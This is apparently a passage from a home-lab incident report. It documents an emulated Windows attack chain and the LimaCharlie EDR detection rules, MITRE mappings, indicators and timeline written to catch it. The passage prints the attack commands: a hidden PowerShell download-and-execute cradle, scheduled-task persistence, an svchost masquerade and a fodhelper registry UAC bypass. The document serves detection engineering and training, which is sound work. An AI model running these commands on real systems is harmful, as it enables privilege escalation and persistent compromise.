
Rule for Task Scheduler service spawned a process


```
DETECT
events:
  - NEW_PROCESS
  - EXISTING_PROCESS
op: and
rules:
  - op: is windows
  - case sensitive: false
    op: ends with
    path: event/PARENT/FILE_PATH
    value: \system32\svchost.exe
  - case sensitive: false
    op: contains
    path: event/PARENT/COMMAND_LINE
    value: '-k netsvcs'
  - case sensitive: false
    op: contains
    path: event/PARENT/COMMAND_LINE
    value: '-s Schedule'

RESPONSE
- action: report
  metadata:
    author: mystic_
    description: Process spawned by Task Scheduler service (svchost -k netsvcs -s Schedule)
    falsepositives:
```

```
    - Legit scheduled jobs starting apps/scripts
  level: medium
  tags:
    - attack.persistence
    - attack.t1053.005
name: Mido - Task Scheduler Spawn (SOAR-EDR)
```

Sample Log Evidence





Attack Narrative Context

Attackers frequently abuse **Windows Scheduled Tasks** to achieve persistence. This allows malicious code to run repeatedly under system context, bypassing user logins or reboots. By naming tasks innocuously (e.g., *ExplorerUpdater*), adversaries blend in with normal administrative activity.

MITRE ATT&CK Mapping

Stage	Technique	MITRE ID	Description
Persistence	Scheduled Task Creation	T1053.005	Adversaries create scheduled tasks to execute malicious payloads.

Impact & Risk

If successful, this would allow the adversary's payload to persist across reboots and run automatically, reducing the need for repeated exploitation.
This persistence mechanism could facilitate **credential theft**, **data exfiltration**, or **further lateral movement**.

False Positive Consideration

Legitimate administrative activity often creates scheduled tasks (e.g., software updates, monitoring agents). However, tasks executing unusual binaries (like notepad.exe) or running at **unusually high frequency** should be flagged as **suspicious**.

3. Masquerading (Impersonating svchost.exe)

the adversary attempted to **disguise a benign binary (notepad.exe) as a critical Windows process (svchost.exe)**. This technique is known as **Masquerading** and is often leveraged to evade detection by blending into legitimate system activity.

Commands executed:

Copy-Item C:\Windows\System32\notepad.exe $env:LOCALAPPDATA\svchost.exe

Start-Process $env:LOCALAPPDATA\svchost.exe

Detection Method:

- LimaCharlie EDR recorded a new process execution from **AppData\Local\svchost.exe**, which is **unusual**, since legitimate svchost.exe should only run from C:\Windows\System32.
- The parent process was powershell.exe, further raising suspicion.
- Alert was escalated to **Slack** via **Tines SOAR**, where analysts were able to review and approve containment.


Detection & Response Rule

Rule for Masquerade

```
DETECT
events:
  - NEW_PROCESS
  - EXISTING_PROCESS
op: and
rules:
  - op: is windows
  - case sensitive: false
    op: is
    path: event/FILE_PATH
    value: C:\Users\Administrator\AppData\Local\svchost.exe
  - case sensitive: false
    op: ends with
    path: event/PARENT/FILE_PATH
    value: \WindowsPowerShell\v1.0\powershell.exe

RESPONSE
- action: report
  metadata:
    author: mystic_
    description: >-
      Masquerading — svchost.exe executed from user profile (launched by
      PowerShell)
    falsepositives:
      - Rare developer testing / renamed binaries
    level: high
    tags:
      - attack.defense_evasion
      - attack.t1036
  name: Mido - Masquerade (svchost in AppData)
```

Sample Log Evidence



Attack Narrative Context

Attackers frequently copy legitimate binaries and rename them to match critical system processes. By masquerading as **svchost.exe**, malware can hide in plain sight, since analysts and automated systems often ignore svchost activity unless deeper inspection is performed.

MITRE ATT&CK Mapping

Stage	Technique	MITRE ID	Description
Defense Evasion	Masquerading	T1036	Rename files or processes to resemble legitimate system binaries.

Impact & Risk

If undetected, this masquerading technique allows adversaries to run arbitrary code under the guise of a trusted process. This can mislead defenders, delay response, and enable further **credential theft, persistence, and stealthy C2 activity**.

False Positive Consideration

False positives are rare.
Legitimate processes should never execute as svchost.exe from **user directories**.
This rule should be considered **high-confidence** with minimal whitelisting required.

4. Registry Modification for UAC Bypass

the adversary attempted to abuse the **fodhelper.exe auto-elevated binary** to bypass User Account Control (UAC).

This technique relies on creating or modifying registry keys under:

```
HKCU\Software\Classes\ms-settings\Shell\Open\command
```

When fodhelper.exe is executed, it checks this registry path and executes the specified command **with elevated privileges, without a UAC prompt**.

Command executed:

```
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "notepad.exe" /f

fodhelper.exe
```

Detection Method:

- LimaCharlie EDR recorded suspicious activity involving reg.exe modifying registry keys linked to UAC bypass.
- Immediately after, fodhelper.exe was executed by the attacker.
- Alert was escalated to **Slack** via **Tines SOAR**, where containment actions were prompted to the analyst.

Detection & Response Rule

Rule for Registry add (via reg.exe)

```
DETECT
events:
  - NEW_PROCESS
  - EXISTING_PROCESS
op: and
rules:
  - op: is windows
  - case sensitive: false
    op: ends with
    path: event/FILE_PATH
    value: \system32\reg.exe
  - case sensitive: false
    op: contains
    path: event/COMMAND_LINE
    value: add HKCU\Software\Classes\ms-settings\Shell\Open\command
  - op: or
    rules:
      - case sensitive: false
        op: contains
        path: event/COMMAND_LINE
        value: ' /d '
      - case sensitive: false
        op: contains
        path: event/COMMAND_LINE
        value: ' /f'
RESPONSE
- action: report
  metadata:
    author: mystic_
    description: >-
      UAC bypass setup — registry add to
      HKCU\Software\Classes\ms-settings\Shell\Open\command
    falsepositives:
      - Rare admin or testing actions
    level: high
    tags:
      - attack.privilege_escalation
      - attack.t1548.002
  name: Mido - UAC Bypass Registry (fodhelper)
```

Sample Log Evidence

Event Routing


```
"event": {
  "COMMAND_LINE":
  ""C:\Windows\system32\reg.exe" add HKCU\Software\Classes\ms-
  settings\Shell\Open\command /d notepad.exe /f"
  "FILE_IS_SIGNED": 1
  "FILE_PATH": "C:\Windows\system32\reg.exe"
  "HASH":
  "c6a168c81654f5901e864c8fd61fa54f084cd8b2e0a8ac1b83eacf9eb4484f75"
  "PARENT": {
    "BASE_ADDRESS": 140702403526656
    "COMMAND_LINE":
    ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
    "FILE_IS_SIGNED": 1
    "FILE_PATH":
    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    "HASH":
    "38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b103
    "
    "MEMORY_USAGE": 67801088
    "PARENT_ATOM": "9d9e04d0689ccc528b960e1068c5bc5a"
    "PARENT_PROCESS_ID": 4236
    "PROCESS_ID": 8512
    "THIS_ATOM": "b248afcfc9003ada3d4ad0b368c738cb"
    "THREADS": 22
    "TIMESTAMP": 1757886667361
    "USER_NAME": "SOAR-EDR\Administrator"
  }
  "PARENT_PROCESS_ID": 8512
  "PROCESS_ID": 788
}
```

Event Routing


```
"event": {
  "BASE_ADDRESS": 140698284261376
  "COMMAND_LINE": ""C:\Windows\system32\fodhelper.exe""
  "FILE_IS_SIGNED": 1
  "FILE_PATH": "C:\Windows\system32\fodhelper.exe"
  "HASH":
  "bcfdb6039f5ebd1839ccef0a687d3ae0e509dcd7462038a16355319c4a726994"
  "MEMORY_USAGE": 22069248
  "PARENT": {
    "BASE_ADDRESS": 140702403526656
    "COMMAND_LINE":
    ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
    "FILE_IS_SIGNED": 1
    "FILE_PATH":
    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    "HASH":
    "38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b103
    "
    "MEMORY_USAGE": 67801088
    "PARENT_ATOM": "9d9e04d0689ccc528b960e1068c5bc5a"
    "PARENT_PROCESS_ID": 4236
    "PROCESS_ID": 8512
    "THIS_ATOM": "b248afcfc9003ada3d4ad0b368c738cb"
    "THREADS": 22
    "TIMESTAMP": 1757886667361
    "USER_NAME": "SOAR-EDR\Administrator"
  }
  "PARENT_PROCESS_ID": 8512
  "PROCESS_ID": 140
  "THREADS": 9
  "USER_NAME": "SOAR-EDR\Administrator"
}
```


Attack Narrative Context

This UAC bypass method is widely abused by attackers and malware authors because:

- **No UAC prompt** is triggered, giving attackers elevated privileges silently.
- Relies only on registry modification, making it **fileless** and harder to detect.
- Commonly used in **persistence or privilege escalation stages** of attack chains.

MITRE ATT&CK Mapping

Stage	Technique	MITRE ID	Description
Privilege Escalation	Abuse Elevation Control Mechanism	T1548.002	UAC bypass via auto-elevated binaries (fodhelper).
Execution	Registry Run Keys / Startup Folder	T1547	Malicious payloads triggered via registry changes.

Impact & Risk

If successful, this attack would allow an adversary to **gain administrative privileges without triggering user prompts**. This could enable further system compromise, persistence, and deployment of additional malware.

False Positive Consideration

Legitimate applications almost never touch this registry path. Detection of reg.exe modifying **ms-settings\Shell\Open\command** should be considered **high-confidence** with minimal chance of false positives.

Indicators of Compromise (IoCs)

The following IoCs were extracted from adversary activity observed on host **soar-edr**. These indicators are critical for threat hunting across the environment and should be fed into detection mechanisms (EDR, SIEM, threat intel feeds).

1. **Process Executions**
    - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1:8000/benign.ps1')
    - C:\Windows\system32\schtasks.exe /create /tn ExplorerUpdater /tr notepad.exe /sc minute /mo 1
    - C:\Users\Administrator\AppData\Local\svchost.exe (masqueraded copy of notepad.exe)
    - C:\Windows\system32\reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\command /d notepad.exe /f
    - C:\Windows\system32\fodhelper.exe
2. **File Paths**
    - C:\Users\Administrator\AppData\Local\svchost.exe (masquerading attempt)
    - Registry Path: HKCU\Software\Classes\ms-settings\Shell\Open\command
3. **Scheduled Tasks**
    - Task Name: ExplorerUpdater
    - Trigger: Every 1 minute
    - Action: notepad.exe
4. **Hashes (from logs)**
    - PowerShell binary hash: 38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033
    - Notepad binary hash: 7d453801b059e4dab59b1b159ccd713e1d3593faa537c6ac5bbc2ce6c1e78a4d
5. **Network Connections**
    - Localhost HTTP request: 127.0.0.1:8000/benign.ps1

Root Cause Analysis

The emulated attack chain on **soar-edr** highlights several systemic weaknesses that allowed the adversary to establish execution, persistence, and potential privilege escalation:

1. **Unrestricted PowerShell Execution**
    - The attacker was able to launch PowerShell with flags (-nop -w hidden) and execute the DownloadString method without any execution policy enforcement.
    - No PowerShell Constrained Language Mode or Script Block Logging was in place to prevent or monitor such activity.
2. **Weak Scheduled Task Controls**

- The adversary successfully created a scheduled task (ExplorerUpdater) that executed notepad.exe.
- Scheduled Task creation was permitted for the user context without requiring elevated monitoring or approvals.

3. Masquerading via Legitimate Binary Names
   - A copy of notepad.exe was renamed to svchost.exe and executed from a non-standard location (C:\Users\Administrator\AppData\Local\).
   - Lack of application whitelisting or path-based monitoring allowed this to blend in with legitimate processes.
4. Registry Modification for UAC Bypass
   - The attacker leveraged reg.exe to modify the registry path HKCU\Software\Classes\ms-settings\Shell\Open\command.
   - This registry-based persistence method went undetected until EDR flagged it.
5. Potential Abuse of Built-in Windows Utilities (LOLBins)
   - The attack used native tools (powershell.exe, schtasks.exe, reg.exe, fodhelper.exe) that are trusted by default.
   - Absence of fine-grained command-line auditing delayed detection.

Technical Timeline

Time (UTC)	Action/Event	Process/Command	Detection Source	MITRE ID
21:41:33	Initial Execution	powershell.exe -nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1:8000/benign.ps1')	LimaCharlie EDR	T1059.001
21:43:48	Network Activity	Outbound connection to 127.0.0.1:8000	LimaCharlie EDR	T1105
21:51:11	Persistence	schtasks.exe /create /tn ExplorerUpdater /tr notepad.exe /sc minute /mo 1	LimaCharlie EDR	T1053.005
21:52:01	Execution (Task)	notepad.exe spawned by svchost.exe -k netsvcs -s Schedule	LimaCharlie EDR	T1053.005
21:53:08	Masquerade	svchost.exe running from C:\Users\Administrator\AppData\Local\	LimaCharlie EDR	T1036
22:05:16	Registry Mod	reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\command /d notepad.exe /f	LimaCharlie EDR	T1547.001
22:06:00	Attempted UAC Bypass	fodhelper.exe execution	LimaCharlie EDR	T1548.002

Nature of the Attack

On September 14, 2025, suspicious PowerShell activity was observed on host soar-edr. The attacker began with an obfuscated PowerShell cradle (T1059.001), attempting to stage execution of a remote payload from a local HTTP server. Shortly after, persistence was established through scheduled tasks (T1053.005), spawning notepad.exe via the Task Scheduler service. To evade detection, the adversary attempted masquerading by running a binary named svchost.exe from a non-standard directory (T1036). Finally, registry modifications (T1547.001) and an attempted UAC bypass with fodhelper.exe (T1548.002) were detected. The attack sequence mirrors a real-world post-exploitation workflow, where adversaries chain multiple techniques to escalate privileges and maintain persistence.